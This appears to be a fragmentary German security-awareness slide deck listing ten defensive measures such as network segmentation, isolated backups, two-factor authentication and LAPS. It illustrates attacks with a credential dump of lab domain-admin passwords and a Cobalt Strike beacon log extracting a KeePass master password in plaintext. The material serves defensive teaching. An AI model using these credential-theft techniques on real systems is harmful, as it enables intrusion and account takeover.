
tsvkr :
* Username : ADSAdministrator
* Domain   : ADSECLAB
* Password : Password99!

walgst :
* Username : ADSAdministrator
* Domain   : ADSECLAB
* Password : Password99!

keyhenc :
```



9) ... könnt ihr euch auf anderen Rechnern anmelden?

Maßnahmen: Inbound Ports sperren, Netzwerk-Segmentierung




10) ... erreichbares Backup

Maßnahmen: Backup raus aus der Domain, raus aus dem Netzwerk



```
[+] host called home, sent: 358320 bytes
beacon> powershell Get-KeePassDatabaseKey
[*] Tasked beacon to run: Get-KeePassDatabaseKey
[+] host called home, sent: 30 bytes
[+] received output:

Database           : C:\Users\dfm.a\Documents\SecretDatabase.kdbx
KeyType             : KcpPassword
KeePassVersion      : 2.35.0.0
ProcessID           : 2232
ExecutablePath      : C:\Users\dfm.a\Desktop\KeePass-2.35\KeePass.exe
EncryptedBlobAddress : 40025584
EncryptedBlob        : {191, 53, 73, 72...}
EncryptedBlobLen    : 32
PlaintextBlob       : {83, 117, 112, 101...}
Plaintext            : SuperSecretPassword!
KeyFilePath         :
```



Zusammenfassung

10 Wege aus der Cyber-Opferrolle

1. ... 2-Faktor-Authentifizierung
2. ... Vulnerability-Management-Prozess
3. ... findest den besten Malware & Phishing Schutz
4. ... reduziert und sichert eure Klartext-Kennwörter
5. ... reduziert Admin-Rechte
6. ... Tier-Segmentierung
7. ... randomisiert lokale Admin-Passwörter (LAPS)
8. ... verschlüsselt all eure Festplatten
9. ... reduziert Kommunikationskanäle
10. ... Isoliert das Backup



**“If you know the enemy and know yourself,
you need not fear the result of a hundred battles.**

– Sun Tzu, The Art of War

